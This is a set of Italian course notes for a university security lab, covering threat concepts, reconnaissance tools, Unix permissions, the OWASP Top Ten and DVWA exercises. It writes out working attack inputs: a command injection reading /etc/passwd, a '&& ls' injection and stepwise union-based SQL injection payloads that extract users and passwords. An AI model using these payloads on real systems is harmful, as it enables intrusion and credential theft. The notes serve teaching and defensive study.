



Sicurezza Informatica

↗ exams overview

[Laboratorio di Sicurezza Informatica](#)

@Francesca Guzzi

-
- [1. Introduzione](#)
 - [2. Offensive security - Reconnaissance & Assessment](#)
 - [2.1 Offensive security](#)
 - [2.2 Reconnaissance ed Enumeration](#)
 - [2.3 Autorizzazioni - Unix Filesystem](#)
 - [2.4 \[LAB\] Strumenti per Enumeration](#)
 - [3. Web Security](#)
 - [3.1 OWASP Top Ten](#)
 - [3.2 \[LAB\] Sicurezza per le Applicazioni Web](#)
 - [4. Binary exploits](#)
 - [4.1 Disposizione in memoria di un processo](#)
 - [4.2 Cenni sull'architettura Intel IA32](#)
 - [4.3 Stack overflow](#)
 - [4.4 Return Oriented Programming e Control Flow Integrity](#)
 - [5. Sicurezza delle comunicazioni di rete](#)
 - [5.1 Richiami di reti](#)
 - [5.2 Attacchi passivi](#)
 - [5.3 Attacchi attivi](#)
 - [5.4 DDos](#)
 - [5.5 VPN - Virtual Private Network](#)
 - [5.6 VLAN - Virtual LAN](#)
 - [5.7 SSH - Secure Shell](#)
 - [5.8 \[LAB\] Offensive network security](#)
 - [6. Crittografia](#)
 - [6.1 Principi di Kerckhoffs \(1883\)](#)
 - [6.2 Crittoanalisi e crittografia](#)
 - [6.3 Robustezza e cifrari classici](#)
 - [6.4 Cifrari moderni](#)
 - [6.5 Funzioni hash](#)
 - [6.6 Crittografia asimmetrica](#)
 - [6.7 Chiavi crittografiche](#)
 - [6.8 \[LAB\] Protezione delle comunicazioni e OpenSSL](#)
 - [6.9 \[LAB\] GPG](#)
 - [7. Firewall](#)
 - [7.1 Tipologie di firewall](#)
 - [7.2 Collocazioni dei firewall e topologie](#)
 - [7.3 Architettura di iptables e netfilter](#)
 - [7.4 \[LAB\] SSH](#)
 - [7.5 \[LAB\] OpenVPN e IPSec](#)
 - [7.6 \[LAB\] iptables](#)
 - [8. Autenticazione](#)
 - [8.1 Autenticazione passiva](#)
 - [8.2 Autenticazione attiva](#)

8.3 Standard FIDO
9. Autorizzazione
9.1 Access Control Lists e Capabilities
10. Monitoraggio
10.1 NIDS, HIDS, EDR
10.2 Integrity checker - AIDE
10.3 Log di sistema
10.4 OSSEC
10.5 Network IDS
10.6 [LAB] Misconfiguration
10.7 [LAB] Host Intrusion Detection Systems - Wazuh
10.8 [LAB] Network Intrusion Detection Systems - Suricata

Database esercizi



1. Introduzione

@February 22, 2023

Sicurezza Informatica è tutto ciò che ha a che fare con il contrasto di **azioni deliberate** che provocano danni. Il termine sicurezza è da intendersi come il termine inglese *security*, ricordando che in italiano significa anche contrasto di eventi accidentali che possono provocare danni (*safety*).

Affrontare i problemi di sicurezza informatica è sostanzialmente un esercizio di **gestione del rischio**:



Rischio = probabilità x impatto

La sicurezza di un sistema può essere scomposta in tre proprietà chiave, riassunte dalla sigla **CIA**:

- *Confidentiality* (riservatezza) → mantenere inaccessibili dati o proprietà di un sistema a chi non è autorizzato a conoscerli;
- *Integrity* (integrità) → garantire che il contenuto e/o l'origine di un dato corrispondano a quanto si ritiene corretto;
- *Availability* (disponibilità) → garantire la possibilità effettiva di accedere a dati e servizi quando necessario.

Minaccia (threat) → condizione che potenzialmente può compromettere una o più delle proprietà di sicurezza.

Attacchi	Causano:	Minacce
<i>Snooping, Eavesdropping</i>	→	1. Disclosure (violazione della riservatezza)
<i>Modification, Alteration</i>	2, 4	2. Deception (violazione dell'integrità che porta ad accettare dati falsi)
<i>Masquerading, Spoofing</i>	2, 4	3. Disruption (violazione della disponibilità)
<i>Repudiation of origin, Denial of receipt</i>	2, 3	4. Usurpation (violazione che porta all'uso non autorizzato di un sistema)

Attacchi	Causano:	Minacce
<i>Delay, Destruction, Denial of service</i>	3, 4	

Una **politica di sicurezza** (*security policy*) è la dichiarazione di ciò che è consentito o proibito fare → le politiche dichiarano qual è il fine della sicurezza.

Un **meccanismo di sicurezza** (*security mechanism*) è un metodo, uno strumento o una procedura necessaria per far rispettare una politica di sicurezza; possono combinare diverse strategie:

- **Prevenzione** (*prevention*) → l'attacco deve fallire → usata in caso di meccanismi invasivi o implementazione inalterabile e non aggirabile;
- **Rilevazione** (*detection*) → l'attacco potrebbe avere successo ma deve essere notato e riportato → inefficace con alcune minacce (tipo *Disclosure*);
- **Reazione** (*response*) → l'attacco rilevato viene mitigato per ridurre la gravità del danno;
- **Ripristino** (*recovery*) → le conseguenze dell'attacco vengono ridotte o azzerate, ripristinando le proprietà di sicurezza violate.

Politiche e meccanismi si applicano a ogni interazione del sistema col mondo esterno. Ogni modo reso accessibile a un attaccante per stimolare un'interazione è un **vettore di attacco**; ogni vettore può essere realizzato combinando uno o più canali di accesso → fisico, "cyber", umano. L'insieme dei vettori costituisce la superficie di attacco.

Se le politiche e i meccanismi di protezione di un sistema fossero perfetti, le minacce non potrebbero concretizzarsi → gli attacchi hanno successo se esistono errori:

- Nell'individuazione della superficie di attacco (*porosità* → un vettore esiste là dove non dovrebbe)
- Nella definizione di una politica o nell'implementazione di un meccanismo (**vulnerabilità**, *vulnerability*) ad esempio:
 - errori umani, come un utente che clicca un link
 - processi che non controllano prima di sovrascrivere aree di memoria
 - un computer che gestisce dati riservati che può avere le porte USB abilitate

Exploit → strumento per trarre vantaggio da una vulnerabilità concretizzando una minaccia, può essere:

- tecnico (tracking)
- umano (social engineering)

Cybersecurity Kill Chain: un modello per descrivere le fasi di un attacco, suddiviso in 7 passaggi fondamentali (anelli della kill chain).

→ <https://attack.mitre.org/>

Difesa: la messa in sicurezza deve essere un processo metodico → *framework* e *metodologie* possono aiutare nella sistematizzazione, le *certificazioni* possono dare evidenza che misure efficaci siano state adottate da una controparte.

Prevenzione → **Security Engineering** → non trascurare nemmeno un dettaglio, raccolta dei requisiti focalizzata sul "non deve accadere" piuttosto che sul "non deve funzionare".

I vettori umani, fisici e software che permettono di accedere a un computer sono normalmente usati per installare *malware*:

- *Worm*
- *Spyware*
- *Ransomware*
- *Trojan horse*

The Cyber Kill Chain



2. Offensive security - Reconnaissance & Assessment

@February 24, 2023 → @March 3, 2023

2.1 Offensive security

Per *offensive security* si intende porsi nel ruolo degli attaccanti, verificando l'esistenza di vulnerabilità per stimare con precisione l'impatto degli attacchi e testare l'efficacia delle contromisure.

Reconnaissance → primo anello della kill chain: è lo stadio in cui l'avversario sta cercando di raccogliere informazioni che possono essere utilizzate per pianificare future operazioni.

<https://attack.mitre.org/tactics/TA0043/>

La *ricognizione* consiste in tecniche che coinvolgono avversari che raccolgono attivamente o passivamente informazioni che possono essere utilizzate per supportare l'obiettivo. Queste informazioni possono includere dettagli sull'organizzazione vittima, l'infrastruttura o il personale.

L'*offensive security* deve essere utilizzata solo su risorse di cui si hanno i permessi. Il testing è fondamentale per verificare se il sistema è esposto a nuovi rischi oppure sono sfuggite delle vulnerabilità → non si può dimostrare l'assenza di problemi, solo tentare di sollecitare il sistema nel modo più completo possibile per trovare eventuali problemi esistenti.

Ci sono tre livelli di approfondimento del testing:

- **Vulnerability Assessment** → la community pubblica le vulnerabilità scoperte, e il modo per sfruttarle (**responsible disclosure**). Queste informazioni possono scatenare attacchi in tutto il mondo, per cui si utilizza un approccio prudente mantenendo tuttavia il concetto di *disclosure*. Il vulnerability assessment trova solo vulnerabilità note, e non procede oltre → sfruttando una vulnerabilità si potrebbe accedere a una vista più approfondita del sistema, svelandone altre → *penetration test*.
- **Penetration Testing** → il tester avanza fin dove può, sfruttando le vulnerabilità per mezzo di exploit. Ciò porta a un testing più realistico che fornisce un report più dettagliato, ma anche più rischioso. Se il sistema da testare è molto critico, si sceglie di fare i test su un sistema virtualizzato che è una copia esatta del primo. Non è detto che in questo caso però si riescano a trovare tutte le vulnerabilità e il test

sia realistico, si può anche scegliere di eseguire un attacco alla cieca o attaccare vulnerabilità già comunicate. Di base il test deve essere il più possibile vicino a un esperimento scientifico, cioè coerente e ripetibile.

- **Red Team Operations**

2.2 Reconnaissance ed Enumeration

Per effettuare un attacco si passa prima da una fase di preparazione degli strumenti necessari attraverso:

- **Reconnaissance** → raccolta di informazioni utili, estensione del perimetro di test e preparazione degli strumenti;
- **Enumeration** → delimitazione del perimetro di test e verifica puntuale delle risorse e delle loro proprietà;

Per partire con l'estensione del perimetro di test, si possono utilizzare delle fonti di **Open Source INTeelligence (OSINT)**. In sostanza, si utilizza qualsiasi fonte pubblicamente disponibile per ricavare informazioni su cosa può essere attaccato (**threat**), quali potrebbero essere le motivazioni dell'attacco e per determinare l'**incident response**. Questa ricerca può essere eseguita anche su se stessi per conoscere cosa possono scoprire gli avversari e come possono utilizzare queste informazioni. Di base è legale, ma attenzione alle aree grigie → <https://mediasonar.com/2020/03/11/10-tips-for-doing-osint-legally/>

OSINT Framework

<https://osintframework.com/>

Ai fini dell'enumeration, si ricordano i seguenti principi di Internet:

- Ogni host bersaglio ha un indirizzo IP;
- Oltre agli indirizzi, sono molto utili i nomi DNS → i record DNS possono svelare IP registrati dall'obiettivo, esistenza e collocazione di server o sottoreti non direttamente raggiungibili
 - strumenti di lookup di base → `host`, `dig`, `nslookup`
 - strumenti di ricerca che includono guessing e forza bruta → `dnsenum`, `dnsmap`, `dnsrecon`, `fierce`, ...
- Ogni host raggiungibile via IP può esporre punti di accesso
 - funzioni di base di IP (come rispondere al ping)
 - processi in ascolto su porte TCP o UDP

La conoscenza dei dettagli organizzativi o di pochi indirizzi IP validi può permettere di espandere la conoscenza agli interi blocchi allocati all'obiettivo o ad altri blocchi non evidentemente collegati.

Una volta individuati i blocchi di indirizzi da analizzare si procede con l'individuare gli host effettivamente attivi, con ping, scansioni massive (`masscan`), strumenti come `wireshark` e `arping`. Determinati gli host raggiungibili, si cercano le porte aperte → nel caso in cui gli host interessati ignorino i ping, si possono sondare direttamente le porte d'interesse.

Il tool più diffuso è `nmap`, che permette una scansione contemporanea di range di indirizzi e porte → <https://nmap.org/book/port-scanning.html>

Gli scopi della fase di OSINT ed enumerazione sono:

- testare l'efficacia delle difese (IDS)
- preparare il terreno per condurre un test accurato senza incorrere in impedimenti (IPS)

Esistono numerose tecniche che permettono di nascondere un attacco, ad esempio:

- Reconnaissance in modalità anonima → tramite strumenti come *ToR*, account usa e getta, uso di VM diverse;
- Enumerazione in modalità “stealth” → randomizzazione di indirizzi e porte, non utilizzare lo stack TCP/IP dell'host di origine ([unicornscan](#)) per evitare **reverse fingerprinting**.
- Enumerazione adattiva rispetto a FW, IDS e IPS → <https://nmap.org/book/firewalls.html>

Si può tentare di accedere a servizi attraverso l'analisi di protocolli applicativi comuni oppure attraverso **brute forcing**.

Se si lavora dall'interno, ci sono dei vantaggi per l'attacco. Ci si può porre in una condizione in cui si cerca di attaccare se stessi in modo da controllare che il sistema regga da un attacco nella posizione il più vantaggiosa possibile. Si può guadagnare una **postura interna**, per esempio, trovandosi fisicamente a portata di un segnale wifi, in modo da avere accesso alle comunicazioni e avere la possibilità di attaccare sistemi raggiungibili.

2.3 Autorizzazioni - Unix Filesystem

In Unix ogni file (regolare, directory, link, socket, block/char special) è descritto da un **i-node**. Un set di informazioni di autorizzazione, tra le altre cose, è memorizzato nell'i-node.

I bit di autorizzazione possono essere R (*read*), W (*write*) e X (*execute*).

Supponendo che un utente U, che in un dato momento ha come gruppo attivo G, lanci un programma → il processo viene avviato con una quadrupla identità:

Real user id	RUID	= U
Real group id	RGID	= G
Effective user id	EUID	identità assunta dal processo per operare come soggetto diverso da U
Effective group id	EGID	identità di gruppo assunta dal processo per operare come soggetto diverso da G

Normalmente *EUID* = *RUID* e *EGID* = *RGID*, ma alcuni permessi speciali attribuiti a file eseguibili possono fare in modo che siano diversi:

- *Set User ID* (bit 11 - SUID)
- *Set Group ID* (bit 10 - SGID)

Rischi associati ai permessi:

- violazione diretta della sicurezza dei dati (file leggibili o modificabili da troppi soggetti)
- **privilege escalation** → causata da
 - programmi che non dovrebbero avere privilegi speciali

- programmi che hanno necessità lecita di privilegi speciali ma contengono vulnerabilità, utilizzabili per scopi diversi da quelli di progetto
- file che vengono utilizzati in modo insicuro da processi privilegiati

Ciò che distingue i root dagli utenti standard sono le capabilities → il root le ha tutte (circa 40) → <https://man7.org/linux/man-pages/man7/capabilities.7.html>

Le credenziali degli utenti sono memorizzate in file del sistema, con una funzione hash che produce un'impronta (*fingerprint*) di dimensione fissa a partire da un input arbitrario (non direttamente invertibile), costruita in modo che dedurre l'input originale dell'impronta o avere due documenti con la stessa impronta sia pressochè impossibile.

▼ Come fare quindi ad attaccare le credenziali utente?

- se si è root, si possono impersonare tutti gli utenti;
- password cracking a forza bruta, avendo gli hash → ricerca con rainbow tables → <http://project-rainbowcrack.com/>
- password cracking con dizionario → wordlist enormi disponibili online → <https://www.openwall.com/john/> oppure costruzione di wordlist su misura:
 - <https://github.com/Mebus/cupp>
 - <https://github.com/digininja/CeWL>

Un modo per garantire persistenza in questo caso sono i **processi a orologeria**, eseguiti periodicamente e accodati per l'esecuzione ritardata. Importante stare attenti anche alle iniezioni di software, ad esempio quando si aggiungono repository o si iniettano nuovi pacchetti.

2.4 [LAB] Strumenti per Enumeration

@March 1, 2023 - laboratorio

▼ Google Dorks - Dorking

Le Google Dorks costituiscono un metodo per affinare i risultati di ricerca, come delle query interne a google stesso. Per trovare risultati specifici è sufficiente inserire all'interno della query qualche keyword.

Quindi, in modo legittimo, google offre uno dei migliori tool di OSINT a disposizione per mappare e/o enumerare tutto il possibile riguardo un preciso target.

La struttura generale di una query è: `inurl:."domain"/"dorks"`

Ad esempio, per cercare dei file pdf sul sito ulisse contenente la parola "password" → `site:ulisse.unibo.it filetype:PDF intext:password`

▼ Dns Enumeration

Per DNS enumeration intendiamo il processo di individuazione di tutti i server DNS e dei record corrispondenti per un determinato target. Ad esempio `nslookup` acronimo di "Name Server Lookup" può interrogare il DNS per ottenere la mappatura del nome del dominio.

```

hydrangea@hydrangea-XPS-13-9300:~$ nslookup google.com
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: google.com
Address: 142.250.180.174
Name: google.com
Address: 2a00:1450:4002:411::200e

hydrangea@hydrangea-XPS-13-9300:~$ nslookup unibo.it
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: unibo.it
Address: 137.204.24.147

hydrangea@hydrangea-XPS-13-9300:~$ 

```

▼ Nmap

Software open-source per network discovery e security auditing che include un potente motore di port scan, con test di vulnerabilità e logiche di discovery incluse di default.

Per fare un host discovery per scoprire l'ip della macchina vulnerabile sulla rete host-only:

```

nmap --help
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}

```

Per fare uno scan sulla rete invece lanciare:

```

nmap -sn 192.168.56.0/24
.
.
. lista di ip che "rispondono"

```

A questo punto possiamo usare nmap per fare uno scan delle porte e i servizi disponibili

- Modalità più comune con -A “all”: `nmap -A $IP`
- Modalità più “invasiva” con salvataggio dell’output si più formati → `nmap -sC -sV -oA output_porte.txt $IP`

3. Web Security

@March 10, 2023 → @March 15, 2023

La collocazione sommaria delle vulnerabilità per quanto riguarda le **applicazioni web** è, di seguito:

Client side	Protocollo	Server side
<ul style="list-style-type: none"> • errori di definizione del perimetro di interazione coi server 	<ul style="list-style-type: none"> • sicurezza del canale <ul style="list-style-type: none"> → non specifico, vedi TLS 	<ul style="list-style-type: none"> • errori di gestione richieste HTTP (<i>smuggling</i>) • errori di controllo dell’accesso (IDOR, FD, CSRF)

- esecuzione di codice sul client
- manipolazioni del DOM per ingannare l'utente
- nessuna vulnerabilità intrinseca di HTTP
- problemi causati da cookie e serializzazione
(trattamento errato su endpoint)
- errori di interpretazione dei dati (XSS, SSRF, XXE, *injection, deserialization*)
- carenza di aggiornamento ed errata configurazione software

3.1 OWASP Top Ten

L'OWASP Top 10 è una guida standard per gli sviluppatori e la sicurezza delle applicazioni web. Rappresenta un ampio consenso sui rischi di sicurezza più critici per le applicazioni web.

Ultima versione ufficiale 2021 → <https://owasp.org/Top10/>

1. A1 - Broken access control

Raggruppa varie cause di accesso non correttamente mediato dalle risorse → esposizione di identificativi di oggetti (IDOR, FD) e/o funzioni dell'applicazione non protette.

La vulnerabilità è un esempio della debolezza della *security through obscurity*:

- un utente si autentica
- l'applicazione genera link e risorse idealmente riservate all'utente (dati, elementi funzionali dell'app)
- cambiando un dettaglio del link si accede a un oggetto di un altro utente o ad una funzione privilegiata

IDOR: *Insecure Direct Object Reference* → oggetto erogato semplicemente perchè si sa come si chiama → mitigazioni: non esporre mai dati direttamente dal server web; eventualmente creare mappature effimere e con id non prevedibili (hash); usare funzioni che implementino AAA ad ogni richiesta.

FD: *File Disclosure* → a metà strada tra Injection e Broken access control, è un caso particolare di IDOR in cui l'oggetto è un elemento del filesystem → caso classico: path traversal

2. A2 - Cryptographic failures

Le web app manipolano grandi quantità e varietà di dati sensibili → questi dati vanno protetti *at rest* ed *in transit*. Sorgono problemi quando:

- un dato non è riconosciuto come sensibile
- non si individuano tutte le copie del dato da proteggere
- non si proteggono tutte le fasi di vita di un dato sensibile → ad esempio database o filesystem con cifratura trasparente = protezione *at rest* automaticamente rimossa prima di mandare il dato in rete
- non si utilizzano metodi di protezione adeguatamente robusti

Ad esempio un canale correttamente cifrato con salvataggio in database non previsto, ma un dato copiato "incidentalmente" su un altro file non adeguatamente protetto.

3. A3 - Injection

Consiste nell'invio di input non fidati a un interprete: i dati possono essere interpretati come comandi, e l'esecuzione di questi può portare a violazioni. Scenario:

- il server utilizza applicazioni esterne e le alimenta con parametri ricevuti via HTTP:

```
Show home dir of: <input type="text" name="user">
```

- il server prepara il codice da far eseguire all'applicazione esterna componendo gli elementi statici coi parametri:

```
<?php shell_exec("ls -l /home/".$_GET["user"]); ?>
```

- l'interprete esterno esegue il comando ricevuto:

```
name = ; cat /etc/passwd
```

SQL injection → <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/> → per evitare la SQL injection bisogna sanificare l'input, vietando l'uso di alcuni caratteri o facendo correttamente l'escaping (trasformare magari un apice in \', così l'interprete capisce che quell'apice va trattato come testo e non come codice). I database, in particolare, hanno la possibilità di lavorare con query precompilate invece che interpretate → il database prepara la query e la trasforma in una funzione che accetta dei parametri che verranno trattati come stringhe.

Un'altra tipologia di iniezione di codice lato browser è il *Cross-Site Scripting (XSS)* (vittima → utente che naviga) che ha tre modalità di esecuzione:

- due rese possibili da un'applicazione vulnerabile su di un sito di cui l'utente si fida → *Reflected XSS, Stored XSS*
 - **Reflected XSS:** l'attaccante vuole fare eseguire sul browser della vittima un qualche tipo di codice JavaScript; trova un server con una vulnerabilità e fa un'operazione di social engineering per consegnare un link malevolo a un utente → il link porta a un sito noto in cui viene sfruttata la vulnerabilità del server e il server, dopo che si è cliccato sul link, prende tutti i parametri espressi nel link stesso per mandare al client un codice JavaScript malevolo che verrà eseguito.
 - **Stored XSS:** non c'è una pagina che viene invocata per riflettere il malware sull'utente, ma esiste un'interfaccia che controlla correttamente i parametri che riceve e deposita il malware su uno storage (es. sul disco); sotto condizioni opportune, essendo parte del dataset del server, quel malware può essere collegato a pagine che vengono invocate. In questo caso, se si riesce a iniettare il malware nel server, questo può essere servito a tutti gli utenti che navigano sul sito.
- una resa possibile da un'applicazione (es. js) vulnerabile in esecuzione sul browser → *DOM XSS*
 - **DOM XSS:** molto simile al *reflected*, ma in questo caso il codice non è sul server ma su una pagina html → il codice ha accesso a tutte le informazioni del DOM → il problema è sempre quello di avere un codice che viene interpretato che riceve parametri da una fonte non affidabile e non li controlla.

Il test di queste vulnerabilità può essere fatto sia in white-box che in black-box. Il secondo approccio è quello più usato, in cui si stimola l'applicazione con input ragionati che possono restituire dati oppure, nel caso più complesso, stringhe di successo o errore che possono essere interpretate dall'attaccante per dare risultati (*blind injection*).

Nella **blind injection**, si tenta di iniettare un'operazione lenta per capire dal tempo di risposta se è stata eseguita e si osservano le differenze nelle pagine di errore, oppure si tenta di iniettare un'operazione di **pingback** per segnalare all'esterno il successo e rubare informazioni.

L'impatto dell'Injection dipende dalla specifica vulnerabilità ed è potenzialmente molto elevato. Per evitarlo, si raccomandano bind variables, privilegi e controllo dei dati.

4. A4 - Insecure design

Si basa sull'idea secondo cui se un'applicazione non è progettata tenendo conto della sicurezza fin dall'inizio, allora conterrà degli errori. Attira l'attenzione sulla necessità di usare metodi di progetto formalizzati (*threat modeling, secure design patterns, reference architectures*).

Paradigma "shift left" → testare ogni nuovo codice, build, deployment.

5. A5 - Security misconfiguration

Rappresenta una categoria molto ampia che raccoglie errori di configurazione: non minimo privilegio, funzioni non necessarie installate o abilitate, credenziali di default, diagnostica che esfiltra dati, regressione a default insicuri dopo aggiornamenti, scelta di modalità insicure di funzionamento e non utilizzo di caratteristiche di sicurezza → a tutti i livelli dello stack.

La soluzione secondo cui tutto quello che viene caricato deve provenire dalla stessa sorgente è un po' restrittiva, infatti si è cercato di trovare nuove soluzioni, come la **CORS** (*Cross-Origin Resource Sharing*), meccanismo per rilassare i vincoli della *Same Origin Policy (SOP)* e definire in modo granulare delle eccezioni.

Esistono molti header per gestire la negoziazione dell'origine delle risorse su un sito web, che però vanno configurati con molta attenzione perché non sono efficaci al 100%.

Un altro tipo di iniezione che ricade nelle configurazioni errate è lasciare troppo campo libero a XML, che permette di fare riferimento a dati esterni. Si può avere una grammatica DTD che riferisce a entità esterne. Inviare un XML malevolo a un parser non attento può consentire la lettura di file dal server, attacchi Server Side, invio di dati a sistemi controllati dall'attaccante, attacchi blind che esfiltrano dati dai messaggi d'errore.

Se non è necessario, si può usare JSON per trasferire dati, che è molto più facile da verificare. Si possono usare parser aggiornati, disattivare il supporto alle external entity e sanificare l'input.

6. A6 - Vulnerable and outdated components

Il titolo si spiega da sè, e l'impatto potenziale di utilizzare componenti vulnerabili e datati è qualsiasi. Stare aggiornati è difficile, essendoci sempre più componenti sempre più complessi, ma necessario!

<https://vulnerability-watch.connettiva.eu/>

7. A7 - Identification and Authentication Failures

Questa vulnerabilità è in forte calo grazie all'uso più diffuso di framework, e i casi residui sono principalmente dovuti all'identificazione. Le applicazioni web fanno largo uso di sessioni: autenticazione, assegnazione di un token che identifica la sessione e scambio trasparente di questo token tra browser e server per riconoscere la sessione autenticata.

La gestione non corretta dell'autenticazione e della gestione del token possono consentire a un attaccante di impersonare un utente attraverso diversi metodi (come anticipazione dell'attribuzione del

token o identificativo prevedibile).

In generale possono esserci problemi legati all'autenticazione quando:

- l'id è prevedibile → ad esempio sequenziale
- l'id è intercettabile → trasmetto in chiaro invece che via HTTPS
- l'id non è legato strettamente all'utente che sta operando → es. può essere copiato e usato in un'altra postazione
- l'id non viene fatto scadere dopo un limite di inutilizzo
- l'id non viene invalidato al termine della sessione

Ad esempio con il *Cross-Site Request Forgery* il browser include automaticamente tutti i token identificativi di una sessione in ogni richiesta inviata al server → mitigazioni:

- il server legittimo dovrebbe includere un segreto in ogni interazione sensibile → univoco, non falsificabile, non facilmente intercettabile (URL)
- il server dovrebbe validare i Referer o richiedere l'utilizzo di header HTTP custom

8. A8 - Software and Data Integrity Failures

Vulnerabilità risultanti da insufficiente tutela dell'integrità dei dati, del codice e dell'infrastruttura:

- uso di plugin da fonti esterne non verificate
- uso di reti di raccolta/distribuzione dati con politiche di tutela non all'altezza
- uso di processi di sviluppo e dispiego automatizzati che consentono più facilmente di mascherare iniezioni di codice malevolo e configurazioni alterate
- molto comune: livelli di autenticazione ridotti in fase di aggiornamento rispetto all'installazione → esempio mondiale *SolarWinds Orion*, con un sacco di vittime (18.000 potenziali, 100 colpite) tra cui Microsoft, Intel, Cisco

Serializzazione: processo per rappresentare un oggetto strutturato in forma di flusso sequenziale, adatto alla trasmissione in rete o alla memorizzazione su qualsiasi tipo di storage → può essere in forma binaria o codificato (es. XML) e alla ricezione si può ricreare l'oggetto di partenza (deserializzazione).

Le applicazioni risultano vulnerabili se l'oggetto serializzato viene passato in chiaro via HTTP o memorizzato senza controllo dell'accesso, e se il de-serializzatore non controlla l'integrità dello stream ricevuto. Possibili mitigazioni sono usare solo librerie con controllo stretto dei tipi, monitorare (rilevando fallimenti da brute force), sandboxing.

9. A9 - Security Logging and Monitoring Failures

Non è una vulnerabilità di per sé, ma un errore che facilita il lavoro dell'attaccante. Tra gli errori comuni:

- non tracciare accessi falliti, transazioni terminare con errori, invocazioni API non corrette, ecc...
- non dettagliare a sufficienza gli eventi loggati
- non proteggere adeguatamente i log → integrità, riservatezza, conservazione per tempo adeguato
- non definire o non seguire procedure di risposta

10. A10 - Server-Side Request Forgery

Un'applicazione web lato server riceve dall'utente un URL e non esegue verifiche adeguate e/o la utilizza per richiedere una risorsa remota → risultato:

- aggiramento di firewall o altre misure di controllo dell'accesso
- enumerazione ed esfiltrazione di risorse interne
- esecuzione di codice remoto su sistemi non direttamente accessibili

3.2 [LAB] Sicurezza per le Applicazioni Web

@March 15, 2023 → @April 5, 2023 - laboratorio

Per lanciare/terminare l'app per esercitarsi: (dopo aver fatto `sudo apt install docker.io`)

```
./pentestlab.sh start dvwa  
./pentestlab.sh stop dvwa
```

Poi completato il deploy dal browser è possibile accedere a <http://dvwa>

▼ Subdomain Enumeration

L'enumerazione dei sottodomini è un processo di ricerca dei sottodomini di uno o più domini root.



L'enumerazione dei sottodomini permette di ampliare la superficie d'attacco durante una campagna di offensive security. In questa fase gli output più interessanti da trovare sono domini nascosti, bloccati o duplicati "minori" → dietro questi possono nascondersi applicativi o servizi non aggiornati o non difesi correttamente.

Un *Fully Qualified Domain Name* (FQDN) rappresenta un dominio completo per uno specifico host. Ad esempio miopc.ulisse.com è un FQDN, di cui miopc è un sottodominio.

Esistono due strategie per enumerare i subdomain:

- **Attiva**
- **Passiva** → facciamo delle query a dei dataset di DNS noti, che forniscono questi dati per ottenere tutte le informazioni che cerchiamo → *Security Trails, Shodan, Censys, Binaryedge, VirusTotal,...*

Esistono molti tool che "wrappano" in automatico tutte le richieste a questi portali noti in un unico output → <https://github.com/OWASP/Amass>

CT ABUSE → *Certificate Transparency*: per poter criptare il traffico per gli utenti, un sito deve innanzitutto richiedere un certificato a un'autorità di certificazione (CA) attendibile. Il progetto Certificate Transparency di Google è stato ideato per proteggere il processo di emissione dei certificati offrendo un framework aperto per monitorare e controllare i certificati HTTPS. Una volta che un log (server con RFC 6962) accetta un certificato, le proprietà crittografiche del log assicurano che la voce non potrà mai essere rimossa o certificata → registro trasparente di tutti i certificati emessi → risolve il problema

dell'emissione fraudolenta di certificati.

Dal momento che chiunque può interrogare questi registri CT, possono essere utilizzati per enumerare i subdomain di un dominio principale che hanno un TLS associato.

Possiamo trovare tutti i certificati SSL appartenenti a un dominio tramite una richiesta GET a
<https://crt.sh/?q=%25.dell.com>

▼ File Inclusion

Un tipo di vulnerabilità per gli applicativi web è la *File Inclusion (FI)* → permette di includere nella richiesta ad una risorsa un file locale o remoto, rispettivamente parlando di **LFI** (*Local File Inclusion*) e di **RFI** (*Remote File Inclusion*).

Il *path traversal* è una LFI che ci permette di scalare la gerarchia delle cartelle e ritrovare altri file in altre posizioni del file system.

Seguendo lo stesso ragionamento, dal momento che la pagina esegue una GET diretta, è possibile includere non soltanto un file locale ma anche un file remoto → vulnerabilità chiamata RFI, e per testarla è sufficiente invocare l'url esterno della risorsa.

▼ Command Injection

Su dwva, inserendo un IP su cui fare un ping, possiamo utilizzare dei semplici caratteri di bash per eseguire comandi arbitrari come: `INPUT && ls`

▼ SQL Injection

Un attacco di tipo SQL Injection consiste nell'inserimento o "iniezione" di una query SQL tramite i dati di input dal client all'applicazione.

Un exploit di SQL injection può leggere dati sensibili dal database, modificarli, eseguire operazioni di amministrazione o recuperare il contenuto di un dato file presente sul file DBMS.

SQL Injection → **Union Based**: lo scopo è quello di unire alla query di sistema nel quale si fa l'injection un'altra query tramite una *UNION* in modo tale che si possa poi eseguire delle query a piacere. Come si fa?

1. Identificare il numero di colonne da selezionare → step fondamentale → dal momento che la union di due query richiede che il numero delle colonne delle due query sia uguale, è necessario conoscerne il numero
2. Ci sono due tecniche principali:
 - NULL statement → eseguiamo la seconda select con una serie di NULL fino a quando non ci viene restituito più errore → `'union select NULL,NULL #`
 - GROUP BY
3. Una volta identificato il numero di colonne, possiamo enumerare database e hostname:

```
'union select NULL,@@version # version database
'union select NULL,@@hostname # hostname macchina
```

4. Ora possiamo ricercare informazioni nel database → utilizziamo gli *information_schema*, tabelle che contengono i nomi di tutta la struttura del database:

```
'union select NULL,database() # per recuperare il database corrente
```

5. Per enumerare tabelle e colonne:

```
'union select null,schema_name from information_schema.schemata #  
'union select,table_name from information_schema.tables #  
'union select null,table_name from information_schema.tables where table_schema='dvwa' #  
'union select null,column_name from information_schema.columns where table_name='users' #
```

da cui possiamo poi selezionare username e passwords con: `'union select user, password from users #'`

▼ XSS

È una vulnerabilità che consente agli attaccanti di inserire il proprio codice lato client in siti o applicazioni web → non permette di rubare file da un computer ma permette di rubare cookie e quindi le sessioni web di un utente.

Permette inoltre di far fare al browser azioni per conto nostro (cliccare pulsanti su qualche sito, lasciare commenti, redirect, ...)

Questa vulnerabilità si trova dove c'è dell'input e dove questo input è utilizzato per produrre risultati in output.

Esempio: la Repubblica

- Il sito <https://www.repubblica.it> permette di cercare le notizie. L'input che inseriamo viene stampato assieme ai risultati della ricerca → <https://ricerca.repubblica.it/ricerca/repubblica?query=miaomiao>
- Se inseriamo del codice HTML come `<h1>asd</h1>` (che se stampato permetterebbe di alterare il contenuto della pagina), il sito se ne accorge e stampa "Spiacenti, hai inserito caratteri non validi"

I **payload** con i quali è possibile eseguire un XSS sono estremamente variegati e complessi, anche perchè dipendono anche dal browser dove vanno eseguiti → <https://github.com/payloadbox/xss-payload-list>

▼ XSS - Reflected

